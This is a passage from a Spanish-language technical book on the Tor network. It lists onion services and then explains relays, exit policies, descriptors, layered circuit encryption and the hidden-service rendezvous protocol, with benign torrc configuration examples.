| **Dirección ONION** | http://ogatl57cbva6tncg.onion/ |
|---|---|
| **Nombre del servicio** | Exílio O lugar dos pensadores e sonhadores. |
| **Descripción** | |
| Se trata de uno de los foros en portugués más completos de la web profunda de Tor. Trata sobre temas de hacking, seguridad informática, anonimato, criptografía, entre otras cosas. | |

| **Dirección ONION** | http://s6cco2jylmxqcdeh.onion |
|---|---|
| **Nombre del servicio** | Cebolla Chan |
| **Descripción** | |
| Se trata de uno de los foros en castellano más conocidos en la web profunda de Tor. Incluye varias categorías de discusión en las que en algunos casos se habla abiertamente sobre actividades delictivas, no obstante también hay categorías en las que se incluyen manuales y tutoriales muy interesantes sobre tecnología. | |

#### 4.1.4.1.4 Servicios varios

| | |
|---|---|
| **Dirección ONION** | http://torbox3uiot6wchz.onion/ |
| **Nombre del servicio** | TorBox |
| **Descripción** | |
| Servicio de correo electrónico anónimo que permite enviar y recibir mensajes en la red de Tor. | |

| | |
|---|---|
| **Dirección ONION** | http://ol56t3xahrpk2b62.onion/ |
| **Nombre del servicio** | Is online that hidden service |
| **Descripción** | |
| A veces una instancia de Tor puede estar mal configurada o el acceso a la web profunda es tan lento que la conexión a un sitio web se corta antes de recibir una respuesta por parte del servidor. Para asegurarse de que un servicio oculto se encuentra activo o caído, "Is online that Hidden service" servirá para despejar cualquier duda al respecto. | |

| | |
|---|---|
| **Dirección ONION** | http://ofkztxcohimx34la.onion/ |
| **Nombre del servicio** | WTF is my IP? |
| **Descripción** | |
| Para asegurarse de que el navegador web se encuentra correctamente configurado para acceder a la web profunda de Tor, el servicio "checktor" de Tor ubicado en https://check.torproject.org/ es un buen recurso, sin embargo, para conocer más detalles sobre las cabeceras HTTP y cualquier fuga de información que pueda producirse, el servicio "WTF is my IP?" puede ser muy útil. | |

| | |
|---|---|
| **Dirección ONION** | http://zerobinqmdqd236y.onion/ |
| **Nombre del servicio** | ZeroBin |
| **Descripción** | |
| Se trata de un PasteBin en el que los mensajes se pueden cifrar, marcar el tiempo de caducidad, destruir después de ser leído y puede ser expuesto de forma pública en forma de discusión como si se tratará de un foro abierto o privado. | |

| | |
|---|---|
| **Dirección ONION** | http://theches3nacocgsc.onion/ |
| **Nombre del servicio** | TheChess |
| **Descripción** | |
| Servicio oculto en el que es posible jugar al ajedrez con otros jugadores y entrar en competiciones. | |

| | |
|---|---|
| **Dirección ONION** | http://jlve2y45zacpbz6s.onion/ |
| **Nombre del servicio** | TorStatus |
| **Descripción** | |
| Permite ver el estado de la red en tiempo real. Enseña los repetidores que se encuentran activos y sus detalles de configuración más importantes, como por ejemplo el nombre del enrutador, país, ancho de banda aportado, puerto de "Onion Routing", puerto de directorio, sistema operativo, etc. | |

| | |
|---|---|
| **Dirección ONION** | http://4iahqcjrtmxwofr6.onion/ |
| **Nombre del servicio** | Strategic Intelligence Network |

| Descripción |
|---|
| Se trata de un servicio que se encarga de analizar los últimos acontecimientos en todos los países del mundo y calcular una escala que recibe el nombre de "SecCon" o "Security Conditions". Dicha escala determina el nivel de amenaza de un país y si es seguro estar en él, ya sea como turista o como residente. Se trata de un servicio que se actualiza constantemente, dependiendo evidentemente de la información que se publica en los principales medios de comunicación. Otra característica interesante, es que cada "SecCon" tiene un color distinto dependiendo del riesgo que corren las personas que se encuentran allí y cuando se selecciona un país del mapa, enseña una reseña breve de la información que se ha utilizado para asumir el nivel de "SecCon" correspondiente y algunas medidas que deben tomar a la hora de viajar a dicho lugar. |

| | |
|---|---|
| **Dirección ONION** | http://76qugh5bey5gum7l.onion/ |
| **Nombre del servicio** | Deep Web Radio |
| **Descripción** | |
| Contiene un listado de canales de Radio en todo el mundo, los cuales pueden ser escuchados con el programa AnonyPlayer, el cual también puede ser descargado desde Deep Web Radio. | |

| | |
|---|---|
| **Dirección ONION** | http://blkbook3fxhcsn3u.onion/ |
| **Nombre del servicio** | Black Book |
| **Descripción** | |
| Red social en la web profunda de Tor que permite crear listas de contactos o incluso comunidades para compartir documentos e imágenes. | |

| | |
|---|---|
| **Dirección ONION** | http://torsniffrqvvkv4x.onion/ |
| **Nombre del servicio** | TorSniff |
| **Descripción** | |
| Se trata de un servicio que permite realizar peticiones HTTP contra otros servicios en la web profunda de Tor y posteriormente analizar las respuestas. Es una alternativa a otros servicios en la web clara tales como http://testuri.org/ o http://web-sniffer.net/ pero enfocado completamente a servicios ocultos en la web profunda de Tor. | |

| | |
|---|---|
| **Dirección ONION** | http://grams7enufi7jmdl.onion/ |
| **Nombre del servicio** | Grams |
| **Descripción** | |
| Grams es un buscador simple que permite aplicar un criterio de búsqueda y recuperar rápidamente resultados al usuario. | |

| | |
|---|---|
| **Dirección ONION** | http://sigaintevyh2rzvw.onion/ |
| **Nombre del servicio** | SIGAINT |
| **Descripción** | |
| Servicio de mensajería que permite enviar y recibir mensajes de correo electrónico sin revelar la identidad o localización del remitente de los mensajes. Su objetivo principal es el de proteger la identidad y privacidad de sus usuarios. | |

# 4.2 Arquitectura

Las secciones anteriores de este capítulo han explicado el uso de Tor desde el punto de vista de un usuario, sin embargo se ha hablado someramente sobre el funcionamiento interno y la arquitectura de esta potente solución para la privacidad y el anonimato de cualquier usuario en Internet y en esta sección, se intentará explicar sus componentes e integración de cada uno de ellos. Antes de continuar y del mismo modo que ocurre con otras redes anónimas explicadas previamente, es importante tener buenos conocimientos sobre redes y el modelo OSI, así como los conceptos fundamentales de criptografía.

## 4.2.1 Repetidores

Se trata de una instancia de Tor que se encuentra en condiciones de aceptar y replicar el trafico proveniente de otra instancia de Tor. De esta forma, los repetidores pueden verse como servidores proxy transparentes que enrutan trafico al siguiente salto de un circuito. Los repetidores son el elemento fundamental de la red, ya que permiten a los usuarios navegar por Internet o la web profunda utilizando el protocolo de Tor como plataforma de anonimato. Cualquier cliente puede actuar como un repetidor en un momento dado, solamente es necesario establecer las opciones de configuración adecuadas en el fichero "torrc" utilizado para iniciar la instancia de Tor, además también es posible especificar un tope máximo de ancho de banda que el repetidor puede aportar a la red. Todos los voluntarios que desean convertir su instancia de Tor en un repetidor, deben especificar uno de dos posibles tipos de repetidores: internos o externos.

**Repetidores internos**
Se trata de repetidores que únicamente enrutan tráfico al interior de la red y dadas sus características, no tienen la capacidad de acceder de forma directa a los paquetes de datos que viajan entre el cliente y el destino, únicamente se encargan de suprimir la capa de cifrado correspondiente a su propia clave privada y acceder a la información necesaria para enrutar el tráfico hacia el siguiente salto del circuito.

**Repetidores externos**
Se trata de repetidores que pueden enrutar tráfico al exterior de la red, es decir, que pueden enviar los paquetes de datos de los clientes al correspondiente destino. Dadas sus características, tienen la capacidad de acceder de forma directa a la información que se incluye en los paquetes de datos que viajan entre el cliente y el destino, ya que los repetidores externos, o también conocidos como nodos de salida en un circuito, se encargan de suprimir la última capa de cifrado correspondiente al protocolo de Tor y de esta forma, no solamente tienen la capacidad de descubrir cuál es el destino final de dichos paquetes, sino que también tienen la posibilidad de leer sus contenidos.

Los repetidores en Tor permiten a los clientes componer circuitos, los cuales funcionan como una cadena de servidores proxy que se encargan de recibir los paquetes de datos cifrados por parte de los clientes y enrutarlos a su correspondiente destino. Los circuitos en Tor, a diferencia de los túneles en I2P son bidireccionales, esto quiere decir que un circuito puede ser utilizado tanto para enviar como para recibir paquetes de datos.

Por otro lado, los repetidores publican información sobre sus características principales en la red de Tor por medio de los documentos conocidos como "*Descriptores*". Esta información es posteriormente utilizada por los clientes para saber de qué forma se pueden comunicar con el repetidor y solicitar información tan importante como la clave pública del repetidor para cifrar paquetes de datos que viajarán por un circuito.

Para indicarle a una instancia de Tor que debe funcionar como un repetidor, se debe editar el fichero de configuración maestro "*torrc*" y posteriormente establecer como mínimo, las siguientes opciones de configuración:

```
ORPort 443
Exitpolicy reject *:*
Nickname AdastraTor
ContactInfo adastra at thehackerway dot com
```

En este caso, el puerto indicado en la propiedad "*ORPort*" debe ser accesible a otras máquinas en Internet, ya que será utilizado por los clientes de Tor para comunicarse con dicha instancia. Por otro lado, la propiedad "*Exitpolicy*" es de vital importancia, ya que es la que permite indicar si el repetidor es interno o externo. En este caso concreto, la política de salida de paquetes de datos es completamente restrictiva, lo que les indica a las autoridades de directorio y a los clientes que el repetidor solamente podrá enrutar tráfico al interior de la red y bajo ningún concepto permitirá el reenvio de paquetes hacia Internet. En el caso de configurar un repetidor externo, se deben indicar políticas de salida mucho más permisivas, como por ejemplo las que se indican a continuación:

```
ExitPolicy accept *:80, accept *:443, accept *:110, accept *:143, accept *:993,
accept *:995
```

En este caso se indica explícitamente que los paquetes de datos cuyo puerto de destino sea cualquiera de los indicados, se admite el reenvío del paquete y de esta forma, el repetidor actuará como un nodo de salida para los circuitos que los clientes construyen.

Es importante tener en cuenta que los repetidores de salida enrutan información hacia otros destinos en plano, tal como se verá con mucho más detalle en una próxima sección y que además, no tienen un control sobre los contenidos que se envían hacia Internet ni sus correspondientes destinos. Esta situación puede ser especialmente problemática para el administrador del repetidor cuando otros usuarios en la red crean circuitos utilizando su repetidor como punto de salida y utilizan dicho circuito para realizar actividades ilegales.

El problema para el administrador del repetidor es que evidentemente desconoce el origen de los paquetes y además, es posible que una autoridad competente detecte dicho tráfico de datos y lo que podrán obtener es el punto de salida del circuito, es decir, la dirección IP de la persona del repetidor.

Evidentemente las consecuencias pueden ser bastante desagradables para el administrador ya que para las autoridades, los paquetes de datos o el destino de los mismos tienen temática ilegal o maliciosa y el origen de los mismos ha sido el repetidor de salida en cuestión. Dicho esto, si se establece un repetidor de salida es muy importante afinar adecuadamente las políticas de aceptación y rechazo.

Cuando una instancia de Tor utiliza las opciones de configuración anteriores, lo primero que realiza la instancia son las comprobaciones de conectividad, que tal como se ha comentado anteriormente, su éxito o fracaso depende de si el puerto especificado en la propiedad "*ORPort*" es accesible desde Internet. Estas comprobaciones suelen ser muy rápidas, aunque en algunos casos pueden tardar hasta 20 minutos. Por otro lado, cuando una instancia se registra por primera vez en la red, las autoridades de directorio deben votar y aprobar la participación de dicho repetidor en la red, tal como se verá en una próxima sección del presente capítulo, este proceso puede tardar entre 45 y 60 minutos, dependiendo de la hora en la que se ha generado el último consenso por parte de las autoridades de directorio. En cualquier caso, es posible verificar el estado de un repetidor gracias al proyecto "*atlas*", el cual se encuentra ubicado en la siguiente url: https://atlas.torproject.org/

## 4.2.2 Descriptores

Los descriptores son documentos que almacenan información sobre los repetidores que conforman la red de Tor. Dichos documentos se encuentran disponibles de forma pública y cualquier usuario en Internet tiene la posibilidad de descargarlos, para hacerlo basta con ejecutar una petición HTTP contra las autoridades de directorio o una cache de directorio para obtener este tipo de documentos. En los últimos años el software de Tor y evidentemente la red han incorporado cambios importantes y dichas modificaciones han dado lugar a diferentes tipos de descriptores, los cuales se encuentran categorizados según la información que almacenan. A continuación se listan los más habituales.

**Server Descriptor**

Se trata del descriptor principal que publican los repetidores en las autoridades de directorio. Estos documentos contienen toda la información sobre el repetidor, incluyen sus políticas de salida, detalles sobre el ancho de banda aportado y consumido, dirección IP, puerto "OR", sistema operativo, entre otros detalles interesantes. En versiones antiguas de Tor, los clientes descargaban directamente este descriptor para cada uno de los repetidores que componen la red, pero debido a la cantidad de información que puede contener, en versiones más recientes del software de Tor, los clientes ahora se encargan de descargar una versión más compacta de este fichero, lo que ha dado lugar a un tipo de descriptor conocido como "*MicroDescriptor*".

**ExtraInfo Descriptor**

Un descriptor de este tipo incluye información sobre el repetidor que no es requerida por los clientes para su correcto funcionamiento, con lo cual, los clientes de Tor no lo descargan por defecto. Estos descriptores son publicados por todos los repetidores de forma automática, del mismo modo que ocurre con los descriptores del tipo "*Server Descriptor*", sin embargo, tal como se ha indicado anteriormente, no son descargados por los clientes y es necesario realizar el proceso de obtención de dichos ficheros de forma explícita en el caso de que se quiera acceder a la información que contienen. Para que una instancia de Tor pueda descargar este tipo de contenidos, es necesario indicar la siguiente opción de configuración en el fichero "*torrc*" de la instancia.

```
DownloadExtraInfo 1
```

No obstante, hay que tener en cuenta que las instancias de Tor, a la fecha de redactar este documento, no utilizan para nada la información que se almacena en dichos ficheros, sin embargo puede ser

interesante para un cliente obtener la información que se encuentra disponible en dichos ficheros para tener todos los detalles sobre los repetidores que se encuentran disponibles en la red.

**Micro Descriptor**

Los "*Server Descriptors*" son documentos que contienen mucha más información de la que es necesaria para que un cliente pueda componer sus circuitos, por este motivo una de las mejoras que se ha aplicado en versiones recientes de Tor, son los "*Micro Descriptors*" los cuales son versiones minimalistas de los "*Server Descriptors*" con únicamente la información necesaria para crear circuitos de Tor. Los clientes descargan este tipo de descriptores por defecto, ya que de esta forma se ahorra ancho de banda al descargar documentos mucho más compactos y con la información que es requerida para el correcto funcionamiento de las instancias cliente. Si por cualquier motivo resulta interesante obtener la información que se almacena en los "*Server Descriptors*", el cliente tiene la posibilidad de establecer en el fichero de configuración "*torrc*" la siguiente propiedad.

```
UseMicrodescriptors 0
```

Utilizando "*UseMicrodescriptors*" se le puede indicar a la instancia de Tor que debe modificar su comportamiento por defecto y descargar los "*Server Descriptors*" de los repetidores.

**Network Status Document**

Tal como se verá más adelante en el presente capítulo, la red de Tor depende completamente del correcto funcionamiento de las autoridades de directorio, las cuales se encargan de generar un fichero conocido como "Network Status", que es el resultado del proceso de votación de todas las autoridades y contiene una serie de registros conocidos como "*Router Status Entry*". Este descriptor también suele ser encontrado en la terminología de Tor simplemente como "consenso" y es un documento de vital importancia no solamente para las autoridades de directorio, sino también para las caches de directorio y los clientes.

**Router Status Entry**

Los documentos de "*Network Status*" están compuestos por múltiples entradas de "*Router Status Entries*" y tal como su nombre lo indica, incluye información sobre cada uno de los repetidores de la red, sin embargo, dicha información es suministrada por las autoridades de directorio, las cuales establecen, entre otras cosas, flags y heurísticas para la selección de repetidores por parte de los clientes a la hora de componer circuitos.

**Hidden Service Descriptor**

Se trata de un documento muy importante para el correcto funcionamiento de los servicios ocultos en la web profunda de Tor y que es firmado y publicado por el servicio oculto propiamente dicho. Estos documentos son publicados a los servidores con la flag "*HSDir*", los cuales componen una tabla distribuida del tipo hash (*Distribuited Hash Table*). El contenido de estos descriptores incluye la información que los clientes necesitan para comunicarse con el servicio oculto de forma anónima. Los contenidos de este fichero y su importancia en el protocolo de servicios ocultos se verán con mucho más detalle en la sección correspondiente a la creación y configuración de servicios ocultos que se encuentra disponible más adelante en este capítulo.

## 4.2.3 Circuitos

Se trata del canal de comunicación bidireccional que permite a un cliente utilizar Tor como solución "*inproxy*" o "*outproxy*". Un circuito se compone por tres repetidores que actúan simplemente como servidores proxy para el envío de los paquetes entre el cliente y un destino determinado. El cliente es el responsable de construir sus propios circuitos y debe seleccionar los tres repetidores necesarios, por otro lado, el cliente debe solicitar la clave pública de cada uno de dichos repetidores, con el fin de cifrar los paquetes de datos con cada una de las claves públicas, de esta forma se crean paquetes de datos con múltiples capas de cifrado.

Cuando un cliente desea construir un circuito utilizando la información que ha podido obtener de del fichero de consenso descargado desde las autoridades de directorio o una de las cache de directorio, selecciona de forma aleatoria tres repetidores, de los cuales dos serán internos y uno externo.

El repetidor externo será conocido de ahora en adelante como el nodo de salida del circuito y uno de los repetidores internos actuará como nodo de entrada del circuito mientras que el otro actuará como nodo intermedio. Una vez seleccionados dichos repetidores, el cliente solicita a cada uno el envío de su correspondiente clave pública, la cual será utilizada para cifrar los paquetes de datos que serán enviados por medio del circuito.

Después de obtener dichas claves, el cliente procede a cifrar cada uno de los paquetes de datos que desea enviar al destino en el siguiente orden: En primer lugar, el paquete de datos es cifrado con la clave pública del repetidor de salida, el resultado es el mismo paquete de datos pero con una capa de cifrado y a continuación, el cliente utiliza la clave pública del repetidor intermedio para añadir una capa de cifrado adicional al paquete de datos y finalmente, el cliente utiliza la clave pública del repetidor de entrada para añadir la última capa de cifrado sobre el paquete de datos.

A continuación el cliente envía el paquete de datos cifrado al primer salto del circuito, es decir, al nodo de entrada. Cuando el nodo de entrada recibe un paquete de datos del cliente, dicho repetidor utiliza su clave privada para remover la capa de cifrado superior del paquete. El resultado de dicha operación es el mismo paquete, pero con dos capas de cifrado que únicamente se pueden descifrar con las claves privadas de los repetidores intermedios y salida. Después de que el repetidor de entrada remueve la capa de cifrado correspondiente a su nodo, accede a la información del siguiente salto del circuito, es decir, la dirección IP y puerto del repetidor intermedio. A continuación le envía el paquete de datos que hasta este punto, únicamente contiene las capas de cifrado correspondientes a al nodo intermedio y salida.

Posteriormente se aplica exactamente el mismo procedimiento en el repetidor intermedio, es decir, dicho repetidor utiliza su clave privada para remover una de las capas de cifrado del paquete y el resultado es el paquete de datos con una última capa de cifrado, la cual podrá ser removida por el repetidor de salida. En este punto, el repetidor intermedio obtiene la información necesaria para enviar el paquete de datos al siguiente salto del circuito, es decir, al repetidor de salida.

Finalmente, cuando el repetidor de salida recibe el paquete por parte del repetidor intermedio, aplica su clave privada para remover la última capa de cifrado, dando como resultado el paquete original

que el cliente desea enviar al destino. En este punto, tal como se ha comentado en párrafos anteriores, el repetidor de salida tiene acceso a la información que el cliente desea enviar al destino en texto plano, lo cual ha dado lugar a varios ataques contra el anonimato de los usuarios de Tor utilizando repetidores de salida maliciosos.

Una buena solución para evitar este tipo de problemas, consiste en aplicar una capa de cifrado adicional utilizando cifrado punto a punto (*end-to-end*) sobre el paquete de datos y no depender únicamente del protocolo de Tor para la protección de la información, de esta forma, los repetidores de salida maliciosos pierden efectividad y la mayoría de los ataques que pueden realizar ya no logran el efecto esperado. Una buena forma de aplicar una capa de cifrado adicional a los paquetes de datos que se envían por medio de un circuito de Tor, consiste en crear un túnel SSH cuyo punto final es evidentemente el destino, de esta forma los repetidores de salida maliciosos que intercepten los paquetes de datos hacia el destino en cuestión, no tendrán la posibilidad de acceder a los paquetes en texto plano.





*Imagen 04.03: Envío de paquetes a Internet utilizando un circuito de Tor.*

## 4.2.4 Servicios ocultos

Tal como se ha mencionado anteriormente en este capítulo, un servicio oculto puede ser de cualquier tipo, como por ejemplo servidores HTTP, FTP, SSH, SMB, etc. Se trata de servicios comunes que funcionan utilizando la red de Tor para el envío y recepción de paquetes y el único requisito obligatorio que debe cumplir cualquier servicio oculto es que utilice protocolo TCP o un envoltorio para convertir cualquier paquete de datos en otros protocolos como UDP a TCP.

Como el lector podrá imaginarse, dichos servicios pueden contener fallos de seguridad, los cuales pueden ser aprovechados por un atacante y de esta forma, conseguir romper su anonimato. Ejecutar procedimientos de pentesting contra servicios ocultos en Tor no es demasiado complejo y de hecho, es posible hacerlo sin conocimientos demasiado profundos sobre su arquitectura, tal como se podrá apreciar en una próxima sección de este documento.

Por otro lado, una de las características más sobresalientes de la arquitectura de los servicios ocultos de Tor, es que está pensada para que tanto clientes como servicios sean mutuamente anónimos, esto se consigue gracias a la implementación de varios circuitos y elementos intermedios que impiden que

la comunicación entre clientes y servicios se realice de forma directa. Para entender el mecanismo completo de comunicación entre clientes y servicios ocultos, se explicará detalladamente, paso a paso, cada una de las etapas de instalación del servicio y posterior conexión por parte de un cliente.

### 4.2.4.1 Instalación y configuración de un servicio oculto

En primer lugar, un servicio oculto puede ser de cualquier tipo, un servidor HTTP, FTP, SSH, SAMBA, etc. Se trata de servicios comunes que funcionan utilizando la red de Tor para el envío y recepción de paquetes, el único requisito obligatorio es que dichos servicios utilicen protocolo TCP. Evidentemente para seguir hablando de anonimato y privacidad tanto en el servicio como para sus clientes, la ubicación de ambas partes debe ser desconocida y para ello, se siguen los siguientes pasos a la hora de instalar, configurar y acceder a un servicio oculto.

Paso 1

El servicio necesita estar disponible en la red de Tor para que los usuarios puedan utilizarlo y para ello, lo primero que hace es seleccionar tres repetidores en la red de Tor de forma aleatoria y construir un circuito hacia ellos, esto quiere decir que el servicio no establece una conexión directa con dichos repetidores, conservando el anonimato del servicio de cara a dichos repetidores seleccionados. Estos repetidores en la terminología de Tor son conocidos como "Puntos Introductorios" ("*Introduction Points*") y son los encargados de recibir las peticiones de los clientes y enrutarlas por medio del circuito hacia al servicio oculto. Posteriormente, el servicio oculto se encarga de enviar su clave pública a cada uno de los "*Introduction Points*", la cual será utilizada para que cada "*Introduction Point*" pueda asociar dicha clave pública con el servicio.





*Imagen 04.04: Selección de "Introduction Points" por parte del servicio. (imagen tomada de torproject.org)*

Paso 2

Hasta este punto solamente se seleccionan repetidores de forma aleatoria, se crean circuitos para comunicarse con dichas máquinas y se les envía la clave pública del servicio. El servicio oculto debe

estar disponible a los clientes y para ello debe registrar su información básica en la red de Tor y de esta forma los clientes podrán acceder a dicho servicio.

El servidor debe conformar un fichero conocido como "*Hidden Service Descriptor*" (HSD) que no es más que un fichero que contiene la dirección "*onion*" del servicio, su clave pública y el listado de "*Introduction Points*" seleccionados en el paso anterior. Este descriptor es enviado a la base de datos distribuida de Tor también conocida como "*Distribuited Hash Table*" (DHT) la cual se encarga de registrar el servicio y de procesar las peticiones de los clientes y está compuesta por múltiples instancias de Tor que tienen la flag "*HSDir*".

Para el envío de fichero a la DHT de Tor, el servicio oculto crea un circuito al "*HSDir*" correspondiente para conservar su anonimato, de tal forma que ni siquiera las instancias que actúan como "*HSDir*" conocer la ubicación exacta de ninguno de los servicios ocultos que se registran.





*Imagen 04.05: Creación y publicación del Hidden Service Descriptor (HSD). (imagen tomada de torproject.org)*

Paso 3

El servicio está disponible y ahora cualquier usuario podrá acceder a él. No obstante, el cliente tiene que conocer la dirección "*onion*" de ese servicio antes de poder consultarlo a la DHT. Asumiendo que el cliente dispone de dicha dirección "*onion*", crea un circuito contra la DHT para conservar su anonimato y de esta forma, ninguno de los servidores con flag "*HSDir*" conoce la ubicación exacta de un usuario que visita un servicio oculto.

A continuación el cliente obtiene el HSD correspondiente a la dirección "*onion*" consultada, obteniendo de esta forma todo lo necesario para establecer una comunicación con el servicio oculto. En el caso de que dicha dirección se encuentre registrada, el cliente obtendrá la clave pública del servicio y el listado de los repetidores que actúan como "*Introduction Point*" para contactar con el servicio oculto. El documento que devuelven las autoridades de directorio se conoce como "*Rendezvous Service Descriptor*".





*Imagen 04.06: Consulta del cliente a la DHT para obtener el HSD del servicio oculto partiendo de su dirección ".onion" y crea un circuito contra un Rendezvous Point. (imagen tomada de torproject.org)*

Paso 4

Ahora que el cliente tiene todo lo que necesita para conectarse con el servicio oculto, debe encargarse de crear un circuito a uno de los "*Introduction Point*", el cual será seleccionado por el cliente de forma aleatoria y se encargará de enviar las peticiones del cliente al servicio oculto. Sin embargo, antes de esto, el cliente debe seleccionar de forma aleatoria un repetidor en la red que actuará como "*Rendezvous Point*" o "Punto de encuentro", el cual como su nombre lo indica, será el lugar de encuentro en el que finalmente tanto el cliente como el servicio podrán comunicarse.





*Imagen 04.07: El cliente crea y envía el "Introduce Message" al servicio oculto. (imagen tomada de torproject.org)*

Como se puede apreciar en la imagen 04.07 el cliente crea un circuito contra el "*Rendezvous Point*" y posteriormente, el punto de encuentro genera un "*One Time Secret*" (OTS) para identificar de forma única el circuito establecido entre el punto de encuentro y el cliente. Para más información sobre el funcionamiento de los OTS, ver: http://searchsecurity.techtarget.com/definition/one-time-pad

Paso 5

El cliente crea un paquete de datos en donde se incluye la dirección del "*Rendezvous Point*" y el OTS generado en el paso anterior. A continuación, utiliza el circuito creado contra uno de los "*Introduction Points*" y envía dicho paquete de datos, el cual se encontrará cifrado con la clave pública del servicio oculto para que ninguna de las máquinas por las que pasa el mensaje pueda ver el contenido. Dicho paquete de datos se conoce como "*Introduce Message*" y es el encargado de informar al servicio oculto los detalles necesarios para establecer la comunicación con el cliente.





*Imagen 04.08: Cliente y servicio se comunican por medio del "Rendezvous Point".*

Paso 6

